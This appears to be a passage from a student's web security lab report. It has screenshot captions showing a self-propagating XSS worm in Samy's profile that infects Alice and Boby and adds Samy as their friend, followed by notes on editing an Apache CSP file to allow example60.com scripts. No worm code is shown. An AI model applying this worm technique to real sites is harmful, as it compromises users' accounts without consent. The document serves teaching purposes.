

Figure 13: Samy's "About Me" description with worm code.



Figure 14: Network requests from Alice viewing Samy's profile. This shows the request to edit her profile, and to add Samy as a friend unknowingly.



Figure 15: Network requests of Alice's profile after viewing Samy's profile.



Figure 16: Samy now being Alice's friend after XSS attack.



Figure 17: Network requests of Boby's profile before viewing Alice's profile XSS attack.



Figure 18: Network requests from Boby's profile after viewing Alice's profile XSS attack. We see that the worm worked from Alice's profile too, showing that his profile is now infected with the worm, and he has unknowingly added Samy as a friend.

Part 2

In attempting to edit the apache_csp.conf file to pass sections 5 and 6 as “OK” on the example32b.com page, there were more steps required than mentioned in the instructions. In order to restart the Apache server, the command “service apache2 restart” was needed to be executed to reflect the changes made in the CSP configuration file. The issue here was that the container did not have apache2 installed previously, so I manually had to update the package repositories using “sudo apt update” since apache2 was not even recognized by the container. From there I executed “sudo atp install apache2” to then install the proper functionally to restart the server. After all of this, I rebuilt the docker container and still did not see the reflected changes on the website domain, but it turns out that the Firefox browser was using cache of the old CSP for the domain, so I had to clear the cache to allow for the new Apache CSP configuration to be ran.

Now talking about the edits I made to the file, they were fairly simple. In the CSP section for example32.com, I added example60.com to be able to pass script through the domain. This worked successfully as you can see in the pictures below, sections 5 and 6 are now both cleared as “OK.”



Figure 19: The edited apache_csp.conf file with the edited line at line 15.



Figure 20: The updated domain that shows that script from example60.com and exampe70.com is passed by a CSP declaration.